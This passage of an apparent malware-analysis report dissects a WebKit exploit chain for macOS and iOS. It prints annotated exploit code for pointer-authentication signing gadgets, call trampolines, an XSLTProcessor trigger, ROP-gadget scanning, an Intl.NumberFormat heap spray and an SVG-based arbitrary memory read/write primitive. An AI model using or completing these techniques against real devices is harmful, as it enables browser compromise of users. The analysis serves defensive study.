    this.Fh = { fc: a.nl.fc };  // fc = dlsym-equivalent function pointer
    this.Wh = new ia;          // Uses CFSRunLoop invoker for the actual call
  }

  Gh(a) { // Gh = "get handle" - resolve symbol name to address
    const t = T.Dn.Pn;
    const [s, i] = t.Ta(a);    // Ta() = allocate string in native heap, returns [length, pointer]
    return this.Wh.call({
      _h: this.Fh.fc,          // dlsym-like resolver
      xh: i,                    // pointer to symbol name string
      x1: 0x0n, x2: 0x0n       // unused args
    });
  }
}
```

When the exploit needs to call a system library function by name (e.g., `xmlHashScanFull`), it passes the name to `la.Gh()`, which allocates the string in native memory via `t.Ta()`, then invokes the stage-1-provided `fc` resolver through the `ia` trampoline. The return value is the function's address in memory.

5.1.3 CFSRunLoop Trampoline (Class `ia`)

Class `ia` is the **core indirect-call trampoline** - it invokes arbitrary function pointers by abusing the `Intl.Segmenter` iterator callback mechanism through class `ca`:

```
class ia {
  constructor() {
    const a = T.Dn.En, t = T.Dn.Pn;
    this.En = {
      Zl: a.nl.Zl, // Saved pointer A (for temporary hijack)
      ql: a.nl.ql, // CFSRunLoop-related pointer
      Yl: a.nl.Yl, // Hijack target slot 1
      Wl: a.nl.Wl, // Hijack target slot 2
      $l: a.nl.$l, // Context pointer
      Ql: a.nl.Ql, // Function address (secondary)
      Ka: a.nl.Ka // Trigger address
    };
    this.Uh = t.pa(80); // 80-byte buffer: call argument block
    this.jh = t.pa(80); // 80-byte buffer (unused, reserved)
    this.qh = t.pa(80); // 80-byte buffer: dispatch structure
    this.Rh = t.pa(768); // 768-byte fake CFSRunLoopObserver
    this.Dh = t.pa(80); // 80-byte buffer: return value storage
    this.Jh = new ca; // Intl.Segmenter trigger instance
  }
}
```

The `call()` method sets up a **fake CFSRunLoopObserver structure** (768 bytes at `this.Rh`) with carefully patched fields:

Offset	Field	Purpose
64	0	Padding / flags
24	0	Reserved

Offset	Field	Purpose
120	0	<code>_activities</code>
296	0	<code>_order</code>
304	0	<code>_runLoop</code>
312	0	<code>_rlCount</code>
344	0	<code>_context</code>
376	Ql	<code>_callout</code> - the function to invoke

The 768-byte buffer corresponds to the internal layout of a `__CFRunLoopObserver` structure from CoreFoundation. The offsets (120, 296, 304, 312, 344, 376) map to known fields in this private Apple structure on arm64e.

The dispatch structure (`this.qh` , 80 bytes) links to the fake observer:

```
qh[32] = this.En.ql    // CFRunLoop reference
qh[8]  = this.Dh       // Return value output buffer
qh[48] = this.Rh       // → fake CFRunLoopObserver (768 bytes)
```

The invocation then:

1. Patches two memory slots (`Yl` and `Wl`) to temporarily redirect execution flow
2. Calls `this.Jh.call(this.En.Ka, this.qh)` - triggers `ca` 's Segmenter iterator
3. The patched iterator callback now executes within the CFRunLoop observer context
4. Reads the return value from `this.Dh + 0x10`
5. Restores `Yl` and `Wl` in the `finally` block

5.1.4 Function Caller (Class ``ha``)

Class `ha` wraps `ia` to provide a general "call any resolved function" interface:

```
class ha {
  constructor() {
    this.Ah = new la; // symbol resolver
    this.Fh = {
      kh: this.Ah.Gh("xmlHashScanFull") // resolve at construction time
    };
    this.Bh = T.Dn.Pn.pa(32); // 32-byte dispatch header
    this.Eh = T.Dn.Pn.pa(48); // 48-byte argument block
    this.Wh = new ia;        // CFRunLoop trampoline
  }

  call(a) {
    if (0x0n === a.xh) throw new Error("");
    // Populate dispatch structures:
    // Bh[0] = Eh, Bh[8] = 1, Bh[12] = 1
    // Eh[8] = a.x2, Eh[16] = a.wh, Eh[24] = a.zh
    // Eh[32] = a.xh (function pointer), Eh[40] = 1
    return this.Wh.call({
      _h: this.Fh.kh, // xmlHashScanFull address
      xh: this.Bh,    // dispatch header
      x1: a._h,       // target function
      x2: a.x1        // first argument
    });
  }
}
```

The choice of `xmlHashScanFull` (from libxml2) is deliberate: this function iterates over a hash table and calls a user-provided callback for each entry. By constructing a fake hash table (via `Bh / Eh`) with a single entry whose callback is the attacker's target function, the exploit achieves an indirect call through a legitimate library function - making the call chain appear benign to CFI checks.

5.1.5 CFRunLoopObserver Setup (Class ``sa``)

Class `sa` resolves the two key system functions used for the callback hijack and locates instruction gadgets needed for PAC signing:

```
class sa {
    constructor() {
        this.Ah = new Ia; // symbol resolver
        this.Fh = {
            kh: this.Ah.Gh("xmlHashScanFull"), // libxml2
            Oh: this.Ah.Gh("CFRunLoopObserverCreateWithHandler"), // CoreFoundation
            $l: T.Dn.En.nl.$l, // context pointer
            Zl: T.Dn.En.nl.Zl // saved pointer
        };

        // Scan for 4 instruction matches within first 128 bytes
        const s = S(this.Fh.Oh); // S() = strip PAC bits from address
        const i = T.Dn.En.rl.Ml(s, 128); // Ml = scan 128 bytes for pattern
        if (4 !== i.length) throw new Error("");

        this.En = { uu: i[1], au: i[2] }; // Two internal pointers within CFRLOC

        this.Bh = T.Dn.Pn.pa(32); // 32-byte dispatch header
        this.Eh = T.Dn.Pn.pa(48); // 48-byte argument block
        this.Rh = T.Dn.Pn.pa(768); // 768-byte fake CFRunLoopObserver
        this.Wh = new ia; // trampoline
    }
}
```

The `Ml(address, 128)` call scans the first 128 bytes of `CFRunLoopObserverCreateWithHandler`'s code for a specific instruction pattern. It expects exactly **4 matches** and extracts two (`i[1]`, `i[2]`) as pointers to internal `CFRunLoop` data structures (`uu` and `au`). These are then temporarily overwritten during the `call()` method to redirect execution flow.

The `call()` method builds the same 768-byte fake observer structure (offsets 120-376) and patches the two internal pointers, calls `xmlHashScanFull` via the `ia` trampoline with the fake observer as context, then reads the return value from `offset + 0x90` and restores the original pointers.

5.1.6 PAC Signing Gadget Scanner (Class `ta`)

Class `ta` is the **coordinator class** for the entire `Intl.Segmenter` trigger. Its constructor locates a critical PAC pointer-signing gadget in memory by scanning for a specific 17-instruction ARM64 sequence:

```
class ta {
    constructor() {
        const a = T.Dn.En;
        this.En = { ec: a.nl.ec }; // dyld loader target
        this.Nn = new ha; // function caller
        this.Ph = new sa; // CFRunLoop setup

        // Call sa with the dyld target to get a signed pointer
        this.Fh = { Hh: this.Ph.call({ _h: this.En.ec }) };

        // Scan for the PAC signing gadget
        const t = a.nl.oc; // base address to scan from
        let s = 0x10n; // stride between gadget entry points (16 bytes)
        let i = [ /* 17 XOR-encoded ARM64 instruction words */ ];
        let c = null;
        const h = s => a.rl.Kl(t, i, s); // Kl = pattern scanner

        for (;;) {
            c = h(c);
            if (null === c) return null;
            if (c !== this.En.ec) break; // skip self-reference
            c += j(0x4n * i.length); // advance past this match
        }

        // Extract 4 entry points at 16-byte intervals
        this.ib = m.ot(c); // pacia1716 (HINT)
        this.ob = m.ot(c + 1n * s); // pacia (register)
        this.lb = m.ot(c + 2n * s); // pacib1716 (HINT)
        this.tb = m.ot(c + 3n * s); // pacib (register)
    }
}
```

```
}
}
```

The 17 instruction masks decode to a **multi-variant PAC signing gadget** found in the dyld shared cache:

```
; Block 0: pacia via HINT (entry: ib)
[0x00] mov x17, x0      ; 0xaa0003f1
[0x04] mov x16, x8      ; 0xaa0003f0
[0x08] pacia1716       ; 0xd503211f - PAC-IA using x17/x16
[0x0c] b +0x30         ; 0x1400000c - jump to epilog

; Block 1: pacia via register (entry: ob)
[0x10] mov x17, x0      ; 0xaa0003f1
[0x14] mov x16, x8      ; 0xaa0003f0
[0x18] pacia x17, x16   ; 0xdac10a11 - PAC-IA register form
[0x1c] b +0x20         ; 0x14000008 - jump to epilog

; Block 2: pacib via HINT (entry: lb)
[0x20] mov x17, x0      ; 0xaa0003f1
[0x24] mov x16, x8      ; 0xaa0003f0
[0x28] pacib1716       ; 0xd503215f - PAC-IB using x17/x16
[0x2c] b +0x10         ; 0x14000004 - jump to epilog

; Block 3: pacib via register (entry: tb)
[0x30] mov x17, x0      ; 0xaa0003f1
[0x34] mov x16, x8      ; 0xaa0003f0
[0x38] pacib x17, x16   ; 0xdac10e11 - PAC-IB register form

; Epilog (shared):
[0x3c] mov x0, x17      ; 0xaa1103e0 - return signed pointer
[0x40] ret              ; 0xd65f03c0
```

This gadget exists in Apple's dyld shared cache as a utility for legitimate PAC operations. It provides four entry points at 16-byte intervals, one for each combination of PAC key (A/B) and signing form (HINT instruction vs. register instruction). By calling the appropriate entry point with `x0` = pointer to sign and `x8` = context/discriminator, the attacker obtains a **validly PAC-signed pointer** - effectively forging pointer authentication signatures.

The `Sh()` dispatch method then uses the signed `Hh` pointer (from `sa.call()`) as the target for all subsequent calls, with a mode byte (`zh`) selecting the operation type:

```
Sh(a, t, s) {
    return this.Nn.call({
        _h: this.Fh.Hh,      // PAC-signed function pointer
        xh: t,               // first argument
        x1: s & j(0xffffffff), // lower 48 bits of second arg
        x2: 1n,              // flag
        wh: s >> 48n & 0xFFFFn, // upper 16 bits (PAC bits region)
        zh: j(a)             // mode: 0=sc, 1=oe, 2=ac, 3=cc
    });
}
```

5.1.7 Public Interface (Class `aa`)

Class `aa` is the exported wrapper that consumers interact with. It copies the four PAC signing entry points from `ta` and exposes five methods:

Method	Mode	Purpose
<code>sc(a, t)</code>	0	Sign Code - PAC-IA HINT signing
<code>oe(a, t)</code>	1	Sign Data - PAC-IA register signing
<code>cc(a, t)</code>	3	Sign Code B - PAC-IB signing
<code>ac(a, t)</code>	2	Sign Data B - PAC-IB signing
<code>Ic(a, t, s)</code>	-	Direct call - bypasses <code>Sh()</code> , calls <code>ha.call()</code> directly

All methods wrap their return value in `K.Vt.ot()` (the 64-bit address wrapper from the config module). The `Ic` method provides raw function invocation capability, useful for calling arbitrary resolved symbols after the PAC gadget infrastructure is set up.

5.1.8 Module Export & Instantiation

The module export follows the synchronous pattern:

```
r.Mh = function() {
  T.Dn.Pn; // Verify primitive is available
  T.Dn.En; // Verify environment is available
  const a = new ta; // Build PAC gadget infrastructure
  return new aa(a); // Wrap in public interface
};
```

Full instantiation chain when `r.Mh()` is called:

```
r.Mh()
└─ new ta()
    └─ new ha() ← function caller
        └─ new la() ← symbol resolver
            └─ new ia() ← CFRunLoop trampoline
                └─ new ca() ← Intl.Segmenter trigger
                    └─ la.Gh("xmlHashScanFull") ← resolve at construction
└─ new sa() ← CFRunLoop setup
    └─ new la() ← second resolver instance
        └─ new ia() → new ca()
            └─ la.Gh("xmlHashScanFull")
                └─ la.Gh("CFRunLoopObserverCreateWithHandler")
                    └─ Ml(CFRLoc, 128) ← scan for 4 internal pointers
                        └─ new ia() → new ca()
└─ sa.call({ec}) ← get PAC-signed pointer
└─ Kl(oc, 17_masks, ...) ← scan for PAC gadget (17 ARM64 insns)
    └─ Extract ib/ob/lb/tb ← 4 PAC signing entry points
└─ new aa(ta) ← expose sc/oe/cc/ac/Ic methods
```

The entire construction creates **3 instances of class** `ca` (and thus 3 `Intl.Segmenter` objects), each serving as an independent trigger channel for the layered trampoline chain. This redundancy ensures that each level of indirection (`ia` → `ca`) has its own pristine Segmenter iterator to corrupt and restore without interference.

5.2 XSLTProcessor Trigger (`fallback\_2d2c721e.js`)

File: `fallback_2d2c721e.js` (36,133 bytes) **Also duplicated as:** `2cea19382f2b211e8caf609bc0bacc98f2557543.js.js` (identical decoded content) **Module hash:** `81502427ce4522c788a753600b04c8c9e13ac82c` **Module export:** `r.Mh` (trigger), `r.Kc` (stub class), `r.Xe` / `r.ie` / `r.Xs` (Mach-O parser) **Classes:** 10 total - 4 in inner module (`tt` , `rt` , `et` , `nt`), 6 in outer code (`ii` , `ti` , `ci` , `hi` , `li` , `si`) **Imports:** Config module (K), Global state (T = `6b57ca...`)

This module is the **macOS fallback** trigger, used when the `Intl.Segmenter` path (Section 5.1) is unavailable. It exploits the `XSLTProcessor` API - WebKit's built-in XSLT engine - to achieve callback invocation through XML transformation processing.

5.2.1 File Structure: Dual-Layer Architecture

Unlike other modules, `fallback_2d2c721e.js` contains **two separate code layers** within a single file:

- 1. Inner module** (9,073 bytes, base64-encoded): A Mach-O parser and symbol resolver that provides `r.Xe` , `r.ie` , and `r.Xs` exports. Contains classes `tt` (parsed Mach-O wrapper), `rt` (address-based symbol lookup), `et` (offset-based symbol lookup), and `nt` (dyld cache image enumerator).
- 2. Outer code** (23,747 bytes, raw JS): The actual `XSLTProcessor` trigger and ROP chain infrastructure. Contains classes `ii` (stub interface), `ti` (gadget scanner), `ci` (main exploit class), `hi` (XSLT controller), `li` (PAC-authenticated chain variant), and `si` (non-PAC chain variant).

The inner module is registered via `tI4mjA()` as a normal module, then the outer code imports it via `0ldwIx()` and extends it with the trigger-specific functionality.

5.2.2 XSLT Controller (Class `hi`)

Class `hi` is the XSLTProcessor trigger mechanism - analogous to class `ca` (`Intl.Segmenter`) from Section 5.1:

```
class hi {
  constructor() {
    // XSL stylesheet with xsl:sort using data-type="{@foo}" (attribute value template)
    this.mh = '<x:stylesheet xmlns:x="http://www.w3.org/1999/XSL/Transform" '
      + 'version="1.0"><x:template match="/"><x:for-each select="a/b">'
      + '<x:sort select="c" data-type="{@foo}"/>'
      + '</x:for-each></x:template></x:stylesheet>';

    // XML input document: <a><b><c>1</c></b><b><c>2</c></b></a>
    this.ph = (new DOMParser).parseFromString(
      "<a><b><c>1</c></b><b><c>2</c></b></a>", "text/xml"
    );

    // Parse stylesheet and create processor
    const t = new XSLTProcessor;
    const c = (new DOMParser).parseFromString(this.mh, "text/xml");
    t.importStylesheet(c);

    // Store the transform as a callable trigger
    this.sh = () => { t.transformToDocument(this.ph); };
  }

  ah() {          // "arm and heat" - warm up then arm
    this.Xh();    // Warm-up pass
    this.sh();    // Armed pass
  }

  Xh() {          // Warm-up: same stylesheet but with data-type="foo" (no AVT)
    const i = this.mh.replace("{@foo}", "foo");
    const t = new XSLTProcessor;
    const c = (new DOMParser).parseFromString(i, "text/xml");
    t.importStylesheet(c);
    t.transformToDocument(this.ph);
  }

  Th() {          // Alternative: minimal empty stylesheet
    const i = new XSLTProcessor;
    const t = (new DOMParser).parseFromString(
      '<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" '
      + 'version="1.0"></xsl:stylesheet>', "text/xml"
    );
    i.importStylesheet(t);
    i.transformToDocument(t);
  }
}
```

The key exploit detail is `data-type="{@foo}"` - an **Attribute Value Template (AVT)** in the `xsl:sort` element. When the XSLT processor encounters `{@foo}`, it evaluates it as an XPath expression against each XML node during the sort operation. This triggers a code path in WebKit's libxslt integration where:

1. The sort comparator calls back into the XPath evaluator for each comparison
2. The evaluator resolves `@foo` against the current node context
3. This native callback traversal provides the same "controlled callback" primitive that `Intl.Segmenter` provides in Section 5.1

The warm-up pass (`Xh()`) with literal `data-type="foo"` primes the JIT and internal caches without triggering the AVT path, ensuring the armed pass follows a predictable code layout.

5.2.3 Inner Module: Mach-O Parser & Symbol Resolver

The base64-decoded inner module (9,073 bytes) provides a **pure-JavaScript Mach-O parser** with three exports:

Export	Function	Description
<code>r.Xs</code>	<code>Y(addr, detailed)</code>	Parse Mach-O at address, returns <code>tt</code> wrapper
<code>r.ie</code>	<code>() => Y(T.Dn.pn, true)</code>	Parse the process's own Mach-O header

Export	Function	Description
<code>r.Xe</code>	(set during <code>Y()</code>)	Computed <code>__TEXT</code> segment base address

The `Y()` function parses Mach-O load commands (case 15 = `LC_UUID`, case 50 = `LC_BUILD_VERSION`, case 25 = `LC_SEGMENT_64`) and extracts:

- `__TEXT` segment base and ASLR slide
- `__LINKEDIT` segment for symbol table access
- `__AUTH_CONST` section with `__auth_got` for PAC-protected GOT entries
- `__DATA_CONST` segment for writable global data
- String table and symbol table offsets

Class `tt` wraps the parsed result and provides `ae()` → `rt` (address-space resolver) and `ue()` → `et` (offset-space resolver). Both provide:

- `fo(name)` - find symbol by name (prefix: `_`)
- `wo(name)` - find symbol, throw on failure
- `mo(name)` - check if symbol exists
- `Eo(...names)` - find first matching symbol from list

The `ao()` method implements a **compressed trie lookup** over the Mach-O export info (`__LINKEDIT` data), using LEB128 variable-length decoding to traverse the trie structure - matching Apple's `dyld_info_command` export data format.

Class `nt` wraps the dyld shared cache and provides `Go()` to iterate all loaded images. It validates the cache header magic `"dyld_v1 arm64e"` to confirm the target architecture.

5.2.4 Gadget Scanner (Class `ti`)

Class `ti` is a sophisticated ARM64 instruction pattern scanner that locates specific code sequences within loaded libraries:

```
class ti {
    constructor(lc) { this.Lc = lc; } // lc = parsed dyld cache

    Xc(masks) {
        // Classify each mask as: branch, PAC, ADRP, or exact-match
        // Returns { Tc: pac_count, mask: classification_array }
    }

    Gc(imageNames, masks, usePAC) {
        // Scan __TEXT segment of named image for instruction pattern
        // If usePAC=true: iterate authenticated stubs (__auth_stubs)
        // If usePAC=false: linear scan of __TEXT bytes
        // Returns { zc: match_addr, Dc: function_start, Zc: extracted_addrs, Sc: stub }
    }

    kc(addr, allowBranches, expectedCount) {
        // Extract target addresses from ADRP+LDR instruction sequences
        // Walks up to Hn.zAr75o instructions from the matched pattern
        // Handles ADRP page calculation: page = (base & ~0xFFF) + (imm << 12)
        // Handles LDR offset extraction: addr = page + (offset * 8)
    }
}
```

The scanner has multiple entry points:

- `Nc(imageList, masks)` - scan named images in PAC-authenticated mode
- `Hc(imageList, masks)` - scan named images in linear mode
- `Pc(masks)` - scan ALL loaded images in PAC mode
- `Ac(masks)` - scan ALL loaded images in linear mode
- `Vc(imageList, masks, startAddr)` - scan with custom start address

The `kc()` method is particularly notable: it **reverse-engineers ADRP+LDR instruction pairs** to compute the absolute addresses that the gadget references. ADRP loads a page-aligned address into a register; the subsequent LDR adds an offset to load from that page. By decoding both instructions, the scanner extracts the actual function pointers or data addresses embedded in the gadget sequence.

5.2.5 Main Exploit Class (`ci`) & ROP Chain Construction

Class `ci` extends the stub class `ii` and orchestrates the full exploit. Its constructor:

1. **Parses the dyld cache** via `T.ce().yo()` - obtaining the parsed image list
2. **Resolves key symbols** in target libraries:
 - `dlsym` from `libdyld.dylib`
 - `_dyld_initializer` from `libdyld.dylib`
 - `xsltFreeTransformContext` from `libxslt`
 - `xsltTransformError` from `libxslt`
3. **Locates ROP gadgets** in `WebCore.framework` and `CoreUtils.framework` using `ti`'s pattern scanner with multi-instruction ARM64 masks
4. **Selects chain strategy** based on `Hn.rLZW0r` (a runtime flag):
 - If `true` → class `li` (PAC-authenticated chain)
 - If `false` → class `si` (non-PAC chain)
5. **Allocates a 64KB UInt32Array** (`0c` , 65,536 bytes) as the ROP stack buffer
6. **Arms the XSLT controller** via `controller.ah()`

The `Jc()` method builds a **fake Mach-O load command structure** within the 64KB buffer to redirect execution. It constructs synthetic `LC_SEGMENT_64` entries with crafted segment names and addresses, allowing the ROP chain to find and call target functions through the same load-command parsing infrastructure that `libxslt` uses internally.

The `qc()` method performs the actual function invocation by:

1. Writing a string (`"xsltTransformError"`) into the fake Mach-O buffer
2. Patching the `controller.lh` pointer (controlling the XSLT callback target)
3. Calling `controller.sh()` - triggers `transformToDocument()` → XSLT sort → callback
4. Reading the return value from a save slot

All of this is wrapped in the `Pr()` method (stack pivot), which temporarily swaps multiple memory pointers to redirect the call chain and then restores them.

5.2.6 PAC Chain Variants ('li' and 'si')

Both `li` and `si` provide the same interface - four PAC signing operations - but differ in how they locate gadgets:

Class `li` (PAC-authenticated variant, `Hn.rLZW0r === true`):

- Scans `libdyld.dylib` `__TEXT` with 12 instruction masks (linear mode)
- Scans `WebCore.framework` `__TEXT` with 9 instruction masks (PAC-auth stubs)
- Scans `CoreUtils.framework` with 12 instruction masks - finding `__auth_stubs` entries
- Searches ALL images with 12 instruction masks for the PAC signing gadget

Class `si` (non-PAC variant, `Hn.rLZW0r === false`):

- Same gadget targets but uses `__DATA_DIRTY` segment lookups instead of `__auth_stubs`
- Falls back to linear scanning when authenticated stubs are unavailable
- Resolves `IOKit` symbols as additional gadget sources
- Has two separate ROP chains (`Ch` and `Kh`) built via `qc()` with the XSLT trigger

Both classes define identical PAC mode constants:

Mode	Constant	Operation
sc	0xff010000	PAC-IA code signing
oe	0xff030000	PAC-IA data signing
ac	0xff050000	PAC-IB signing
cc	0xff070000	PAC-IB alternate

The `Wc()` dispatch method multiplexes all signing requests through a single ROP chain invocation, embedding the mode constant and upper 16 PAC bits into the argument block.

5.2.7 Comparison: XSLTProcessor vs. Intl.Segmenter Trigger

Aspect	Intl.Segmenter (5.1)	XSLTProcessor (5.2)
Trigger API	<code>Intl.Segmenter.segment()</code>	<code>XSLTProcessor.transformToDocument()</code>

Aspect	Intl.Segmenter (5.1)	XSLTProcessor (5.2)
Callback vehicle	<code>Symbol.iterator.next()</code>	<code>xsl:sort</code> comparator with AVT <code>{@foo}</code>
Indirection layers	3 classes (<code>ca</code> → <code>ia</code> → <code>ha</code>)	2 classes (<code>hi</code> → <code>ci</code>)
Gadget scanner	<code>r1.Kl()</code> (from stage-1)	Embedded <code>ti</code> class with ADRP decoder
Mach-O parser	Reuses stage-1	Embeds its own (inner module)
Chain selection	Single PAC chain	Dual: <code>li</code> (PAC) / <code>si</code> (non-PAC)
Key libraries	<code>xmlHashScanFull</code> , <code>CFRunLoopObserverCreateWithHandler</code>	<code>xsltFreeTransformContext</code> , <code>xsltTransformError</code> , <code>WebCore</code>
Buffer sizes	768-byte fake <code>CFRunLoopObserver</code>	65,536-byte fake Mach-O + 288-byte argument block
Self-contained	No (depends on stage-1)	Yes (embedded parser + scanner)

The fallback module is significantly larger and more self-contained because it bundles its own Mach-O parser and gadget scanner infrastructure, rather than relying on the stage-1 environment that the Intl.Segmenter path requires.

5.3 OfflineAudioContext + SVG `feConvolveMatrix` Trigger (iOS Path)

Source file: `Fq2t1Q_dbfd6e84.js` (29,415 bytes) **Registration hash:** `dbfd6e840218865cb2269e6b7ed7d10ea9f22f93` (from `urls.txt`) **Export:** `r.kr = async function(t)` - asynchronous, receives the Class P memory interface as parameter
Platform: iOS (Safari, WebKit on ARM64)

This module represents the **iOS-specific exploit path** and is architecturally distinct from the macOS paths (5.1 and 5.2). It chains two separate WebKit vulnerabilities:

1. `OfflineAudioContext.decodeAudioData` - heap corruption via crafted audio buffers
2. `SVG feConvolveMatrix.orderX.baseVal` - arbitrary read/write primitive via corrupted SVG filter attributes

The module does not use the `tI4mjA` registration function; instead, it directly imports two dependencies via `0LdwIx` :

Variable	Hash	Module
<code>K</code> (and <code>{N, Vt, v}</code>)	<code>1ff010bb3e857e2b0383f1d9a1cf9f54e321fbb0</code>	Memory primitives (Class J, q, O, X, K, D, T)
<code>T</code>	<code>6b57ca3347345883898400ea4318af3b9aa1dc5c</code>	Config module (Dn.Hn, Dn.Pn)

5.3.1 Class Inventory

The module defines 9 classes:

Class	Role	Key Methods
<code>E</code>	Class P memory API (base)	<code>rr()</code> , <code>sr()</code> , <code>br()</code> , <code>ee()</code> , <code>ne()</code> , <code>Ar()</code> , <code>Pr()</code> , <code>Xr()</code> , <code>Tr()</code>
<code>k</code>	Class P memory API (BigInt addressing, extends <code>E</code>)	<code>Bi()</code> , <code>rr()</code> , <code>sr()</code> , <code>Yr()</code>
<code>F</code>	16-byte DataView type converter	<code>un()</code> , <code>on()</code> , <code>sn()</code> , <code>hn()</code> , <code>cn()</code> , <code>fn()</code> , <code>an()</code> , <code>wn()</code> - 16 conversions
<code>z</code>	SVG <code>feConvolveMatrix</code> R/W primitive	<code>Si()</code> , <code>Ai()</code> , <code>Ti()</code> , <code>sr()</code> , <code>rr()</code> , <code>Ci()</code> , <code>tA()</code>
<code>S</code>	Binary stream writer (big-endian)	<code>Qi()</code> (u32), <code>Yi()</code> (u16), <code>se()</code> (u8), <code>he()</code> (ASCII), <code>Zi()</code> (fill)
<code>A</code>	Audio buffer builder base class	<code>be()</code> (channel chunk), <code>Ie()</code> (marker chunk) - virtual

Class	Role	Key Methods
<code>p</code>	Exploit audio buffer (extends <code>A</code>)	<code>be()</code> - crafted channel data with controlled overflow sizes
<code>C</code>	Warm-up audio buffer (extends <code>A</code>)	<code>be()</code> - simpler channel data for heap grooming
<code>c</code>	Corruption-based R/W via <code>Intl.NumberFormat</code>	<code>rr()</code> , <code>Ci()</code> , <code>dr()</code> , <code>Ke()</code> , <code>He()</code> , <code>je()</code>

5.3.2 Audio Buffer Construction (Classes ``S``, ``A``, ``p``, ``C``)

The exploit constructs crafted audio data using a custom container format. Class `S` provides a big-endian binary stream writer that assembles buffers with a chunk-based structure:

Container header (16 bytes):

```
[totalSize: u32] [magic: u32] [numChunks: u32] [reserved: u32]
```

Chunk index (12 bytes per chunk):

```
[tag: u32] [offset: u32] [size: u32]
```

The module uses 6 chunk types:

Tag	Constant	Content
1 (<code>f</code>)	Audio description	Sample format fields (<code>Ee</code> , <code>ke</code> , <code>ve</code> , <code>Fe</code> , <code>Ne</code>)
2 (<code>w</code>)	Cookie data	ALAC-style key-value pairs: <code>HeaderSeed</code> , <code>EncryptedBlocks</code> , <code>HeaderKey</code> , <code>CPUType</code>
3 (<code>u</code>)	Packet table	Packet sizes and counts
5 (<code>g</code>)	Audio data	Raw sample data or padding
6 (<code>d</code>)	Channel layout	Overridden by <code>p / C</code> - contains the exploit payload
10 (<code>B</code>)	Marker	Overridden by <code>p / C</code> - contains address/size metadata

There are three distinct buffer construction paths:

1. `T(v, new C)` - warm-up buffer (16,384 bytes, `ArrayBuffer v`): Uses `C.be()` for the channel chunk and `C.Ie()` for the marker chunk. The marker write four constants (`0x342` , `0x342` , `0xf333` , `0xf444`). This buffer is used for initial heap grooming.
2. `x(buffer, 2880, 4544)` - secondary trigger buffer (16,384 bytes): Contains all 6 chunk types including ALAC cookie data. The data chunk has a custom packet table with controlled entry counts and sizes. Sample entry 0 has `ze=19` (sample count). The marker chunk contains a pointer table of `n` entries, each with an offset to the data region.
3. `T(s, new p(addr, [val, 0]))` - exploit payload buffer (16,384 bytes, `ArrayBuffer s`): Class `p.be()` constructs the channel chunk with **carefully sized entries** that cause heap corruption when decoded. The entry sizes are computed dynamically based on the target address (`Se`): the first entry uses `min(0xFFFFFFFF, remaining)` , subsequent entries use the same formula, and the total is padded to exactly 12,840 bytes of channel data.

5.3.3 Heap Spray & Corruption (`Intl.NumberFormat`)

The exploit begins with a heap spray of **7,000** `Intl.NumberFormat` objects:

```
for (let i = 0; i < 7000; i++)
  target[offset + i] = new Intl.NumberFormat("en-US", {})
```

Each `NumberFormat` object is created with identical locale (`"en-US"`) and empty options. The spray also creates **auxiliary** `NumberFormat` **triples** per iteration (3 additional `"en-US"` objects per slot) and temporary arrays that are immediately discarded - this creates gaps in the heap for the audio decoder to fill.

Between allocation rounds, the code applies GC pressure:

- **c() function:** Allocates 240 `ArrayBuffer` objects of 4,194,304 bytes each (4 MB × 240 = ~960 MB total), immediately discarded to trigger collection
- **a() function:** Creates 7,000 `Intl.NumberFormat("dowocjfq", {})` objects with an **invalid locale** - the gibberish locale `"dowocjfq"` ensures these objects exercise a different ICU code path, diversifying the heap layout

The corruption sequence (function `h()`):

1. Build a warm-up audio buffer `T(v, new C)` and a secondary buffer `x(...)`
2. Create `NumberFormat` spray at slots `[offset..offset+7000]`
3. Call `.format(1)`, `.format(2)`, `.format(3)` on each to force ICU lazy initialization
4. Discard auxiliary arrays and apply GC pressure
5. Call `decodeAudioData` 20 times alternating between the secondary buffer and a deliberately malformed buffer (to trigger error paths in the decoder)
6. **Scan for corruption:** Call `format(1.02)` on each `NumberFormat` - a valid result is exactly 4 characters; if `length !== 4`, the object's internal buffer has been overwritten by the audio decoder
7. Extract the leaked address: `charCodeAt(17..19)` yields a 48-bit heap pointer

This retries up to 12 rounds (`a < 12`) with increasing heap offsets.

5.3.4 SVG `feConvolveMatrix`R/W Primitive (Class `z`)`

Once heap corruption yields a corrupted `NumberFormat` object, the exploit constructs a **stable arbitrary read/write channel** using SVG filter elements. Three `feConvolveMatrix` elements are created via `document.createElementNS`:

```
et[0] = document.createElementNS("http://www.w3.org/2000/svg", "feConvolveMatrix")
et[1] = document.createElementNS("http://www.w3.org/2000/svg", "feConvolveMatrix")
et[2] = document.createElementNS("http://www.w3.org/2000/svg", "feConvolveMatrix")
```

Their `orderX` attribute handles are extracted:

- `ot = et[0].orderX` - controls lower 32 bits of address
- `st = et[1].orderX` - controls upper 32 bits of address
- `at = et[2].orderX` - serves as the data read/write channel

These are stored in a 200-element array (`tt`) alongside a JSON-parsed value (`[1.1, []]`) that occupies slot 3, and a constant 14,593,314 at slot 4.

Class `z` implements the R/W API on top of these SVG attributes:

Method	Operation
<code>Si(addr)</code>	Set target address: writes <code>addr >> 32</code> to <code>st.baseVal</code> (upper), <code>(addr - 28) & 0xFFFFFFFF</code> to <code>ot.baseVal</code> (lower) - the subtraction of 28 is an offset compensation
<code>Ai(val)</code>	Write value: sets <code>at.baseVal</code> to <code>val</code> via a <code>DataView</code> <code>uint32</code> round-trip
<code>Ti()</code>	Read value: reads <code>at.baseVal</code> back via <code>DataView</code> <code>uint32</code>
<code>sr(addr, val)</code>	Write: <code>Si(addr)</code> then <code>Ai(val)</code>
<code>rr(addr)</code>	Read: <code>Si(addr)</code> then <code>Ti()</code>
<code>zi(addr, val)</code>	Write <code>uint64</code> : two <code>sr</code> calls (low 32 bits, then high 32 bits)
<code>ci(addr)</code>	Read <code>uint64</code> : two <code>rr</code> calls combined into <code>BigInt</code>
<code>dr(addr, len)</code>	Read C string (byte-at-a-time via <code>wr</code>)
<code>tA(obj)</code>	Get JSCell address: writes <code>obj</code> to the backing store, reads the internal pointer - this converts a JS object reference to its raw heap address

The critical insight is that the SVG `feConvolveMatrix.orderX.baseVal` property is an `SVGAnimatedInteger` - when modified, it writes directly to the element's backing store in native memory. By corrupting the element's internal pointer structure (via the audio heap spray), writes to `baseVal` become writes to **arbitrary memory locations**.

The setup code (inside the `async IIFE`) orchestrates the corruption:

1. Stores `ot`, `st`, `at`, `[1,1,[]]`, and `14593314` into the `tt` array (which was already allocated during stack scanning)
2. Reads the internal object addresses via the corrupted `NumberFormat`
3. Rewrites the `feConvolveMatrix` elements' internal `m_value` pointers to overlap with controlled memory regions
